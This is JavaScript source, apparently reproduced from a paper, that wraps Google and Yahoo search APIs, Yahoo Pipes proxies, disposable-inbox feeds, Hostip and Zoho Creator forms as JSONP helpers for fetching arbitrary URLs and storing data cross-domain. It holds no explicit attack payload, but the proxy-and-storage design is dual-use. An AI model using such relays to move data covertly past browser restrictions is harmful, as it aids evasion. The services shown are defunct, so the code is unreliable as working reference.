function GoogleMashup(name) {
        this.name = name;
        this.proxy = new YahooPipeRssProxy();
}
GoogleMashup.prototype.fetchAppFeed = function (callback, name, parameters) {
        if (parameters) {
                var parameters = parameters;
        } else {
                var parameters = {};
        }
        parameters['r'] = (new Date).getTime();
        var base = 'http://' + escape(this.name) +
'.googlemashups.com/feeds/app/' + escape(name) + '?' +
this.proxy.pipe.requester.buildQuery(parameters);
        return this.proxy.proxy(callback, base);
};
function GoogleWebSearch() {
        this.requester = new
JsonRequest('http://www.google.com/uds/GwebSearch?callback={callback}&rsz=large&
v=0.1&context=0');
}
GoogleWebSearch.prototype.search = function (callback, query, parameters) {
        var parameters = parameters ? parameters : {};
        parameters['q'] = query;
        parameters['key'] = parameters['key'] ? parameters['key'] : 'internal-
documentation';
        return this.requester.request(function (c, data) {
                callback.call(callback, data.results);
        }, parameters);
};
function Hostip() {
        this.proxy = new YahooPipesXmlProxy();
}
Hostip.prototype.query = function (callback, ip) {
        var base = 'http://api.hostip.info/?ip=' + escape(ip);
        return this.proxy.proxy(callback, {url: base});
};
function MailbucketInbox(inbox) {
        this.inbox = inbox;
        this.proxy = new YahooPipeRssProxy();
}
MailbucketInbox.prototype.fetch = function (callback) {
        var base = 'http://www.mailbucket.org/' + escape(this.inbox) + '.xml';
        return this.proxy.proxy(callback, base);
};
function MailinatorInbox(id) {
```

```
        this.id = id;
        this.rssProxy = new YahooPipeRssProxy();
}
MailinatorInbox.prototype.fetch = function (callback) {
        var base = 'http://www.mailinator.com/rss.jsp?email=' + escape(this.id);
        return this.rssProxy.proxy(callback, base);
};
function PonyfishFeed(id) {
        this.id = id;
        this.proxy = new YahooPipeRssProxy();
}
PonyfishFeed.prototype.fetch = function (callback) {
        var base = 'http://www.ponyfish.com/feeds/' + escape(this.id);
        return this.proxy.proxy(callback, base);
};
function SeoTextBrowser() {
        this.requester = new JsonRequest('http://seo-text-
browser.com/WebBrowser/browse.js?callback={callback}');
}
SeoTextBrowser.prototype.query = function (callback, url) {
        return this.requester.request(callback, {url: url});
};
function SeoTextBrowserProxy() {
        this.browser = new SeoTextBrowser();
}
SeoTextBrowserProxy.prototype.proxy = function (callback, url) {
        return this.browser.query(function (data) {
                callback.call(callback, data.content);
        }, url);
};
function YahooContextSearch() {
        this.requester = new
JsonRequest('http://search.yahooapis.com/WebSearchService/V1/contextSearch?appid
=YahooDemo&output=json&callback={callback}');
}
YahooContextSearch.prototype.search = function (callback, query, parameters) {
        var parameters = parameters ? parameters : {};
        parameters['query'] = query;
        return this.requester.request(function (data) {
                callback.call(callback, data.ResultSet ? data.ResultSet.Result :
[]);
        }, parameters);
};
function YahooPipe(id) {
        this.id = id;
        this.requester = new
JsonRequest('http://pipes.yahoo.com/pipes/pipe.run?_render=json&_callback={callb
ack}&_id=' + escape(id));
}
YahooPipe.prototype.run = function (callback, parameters) {
        var parameters = parameters;
        parameters['_r'] = (new Date).getTime();
        return this.requester.request(function (data) {
                callback.call(callback, data.value.items);
        }, parameters);
};
function YahooPipeCsvProxy() {
        this.pipe = new YahooPipe('Vg0edwYy3BGvHDSHl7okhQ');
}
YahooPipeCsvProxy.prototype.proxy = function (callback, url) {
        return this.pipe.run(callback, {url: url});
};
function YahooPipeRssProxy() {
        this.pipe = new YahooPipe('RBCyzKn_2xGwmFFDzKky6g');
```

```
}
YahooPipeRssProxy.prototype.proxy = function (callback, url) {
        return this.pipe.run(callback, {url: url});
};
function YahooPipeXmlProxy() {
        this.pipe = new YahooPipe('MOA14Osy3BGrnbHwCB2yXQ');
}
YahooPipeXmlProxy.prototype.proxy = function (callback, url) {
        return this.pipe.run(callback, {url: url});
};
function YahooRelatedSuggestion() {
        this.requester = new
JsonRequest('http://search.yahooapis.com/WebSearchService/V1/relatedSuggestion?a
ppid=YahooDemo&output=json&callback={callback}');
}
YahooRelatedSuggestion.prototype.search = function (callback, query, parameters)
{
        var parameters = parameters ? parameters : {};
        parameters['query'] = query;
        return this.requester.request(function (data) {
                callback.call(callback, data.ResultSet ? data.ResultSet.Result :
[]);
        }, parameters);
};
function YahooSiteExplorerPageData() {
        this.requester = new
JsonRequest('http://search.yahooapis.com/SiteExplorerService/V1/pageData?appid=Y
ahooDemo&output=json&callback={callback}');
}
YahooSiteExplorerPageData.prototype.query = function (callback, query, size,
start) {
        return this.requester.request(function (data) {
                callback.call(callback,
data.ResultSet?data.ResultSet.Result:[]);
        }, {query: query, results: size?size:100, start: start?start:1});
};
function YahooSiteExplorerPing() {
        this.requester = new
JsonRequest('http://search.yahooapis.com/SiteExplorerService/V1/ping?output=json
&callback={callback}');
}
YahooSiteExplorerPing.prototype.ping = function (callback, url) {
        return this.requester.request(callback, {sitemap: url});
};
function YahooWebSearch() {
        this.requester = new
JsonRequest('http://search.yahooapis.com/WebSearchService/V1/webSearch?appid=Yah
ooDemo&output=json&callback={callback}');
}
YahooWebSearch.prototype.search = function (callback, query, parameters) {
        var parameters = parameters ? parameters : {};
        parameters['query'] = query;
        return this.requester.request(function (data) {
                callback.call(callback, data.ResultSet ? data.ResultSet.Result :
[]);
        }, parameters);
};
function ZohoCreatorForm(author, id) {
        this.author = author;
        this.id = id;
        this.proxy = new YahooPipeXmlProxy();
}
ZohoCreatorForm.prototype.add = function (callback, fields) {
        var base = 'http://creator.zoho.com/addrecord.do?formid=' +
```

```
escape(this.id) + '&sharedBy=' + escape(this.author);
        return this.proxy.proxy(callback, base + '&' +
this.proxy.pipe.requester.buildQuery(fields));
};
ZohoCreatorForm.prototype.del = function (callback, id) {
        var base = 'http://creator.zoho.com/deleterecordaction.do?formid=' +
escape(this.id) + '&sharedBy=' + escape(this.author) + '&tableName=t_' +
escape(this.id);
        return this.proxy.proxy(callback, base + '&deletegroup=' + escape(id));
};
ZohoCreatorForm.prototype.list = function (callback, view) {
        var base = 'http://creator.zoho.com/' + escape(this.author) + '/json/' +
escape(view) + '/callback={callback}';
        return (new JsonRequest(base)).request(callback);
};
```